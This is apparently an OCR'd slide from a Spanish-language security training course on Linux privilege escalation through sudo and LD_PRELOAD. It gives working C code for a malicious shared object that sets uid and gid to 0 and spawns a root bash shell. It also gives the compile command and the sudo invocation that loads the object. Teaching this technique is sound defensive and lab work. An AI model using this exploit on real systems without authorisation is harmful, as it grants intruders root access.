
THE BRIDGE

CYBER SECURITY

Elevación en Linux - Explotación del SUDO (LD_PRELOAD).

Escalada de Privilegios



https://www.hackplayers.com/2019/11/taller-para-escalar-privilegios-en-windows-linux.html

Escalación con sudo (LD_PRELOAD)

- **LD_PRELOAD** es una variable de entorno de uso opcional.
- Contiene una o más rutas a bibliotecas u objetos compartidos que tendrán más prioridad que las ubicadas en las rutas estándar, incluida la biblioteca de tiempo de ejecución de C (libc.so).
- A esta funcionalidad se le denomina precargar librerías.

- Verificación
  - sudo -l

- **Escalación**
  - Crear archivo x.c que contenga:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

  - Compilarlo con el comando:
    - gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles

  - Ejecutar:
    - sudo LD_PRELOAD=/tmp/x.so apache2

  - id


THE
BRIDGE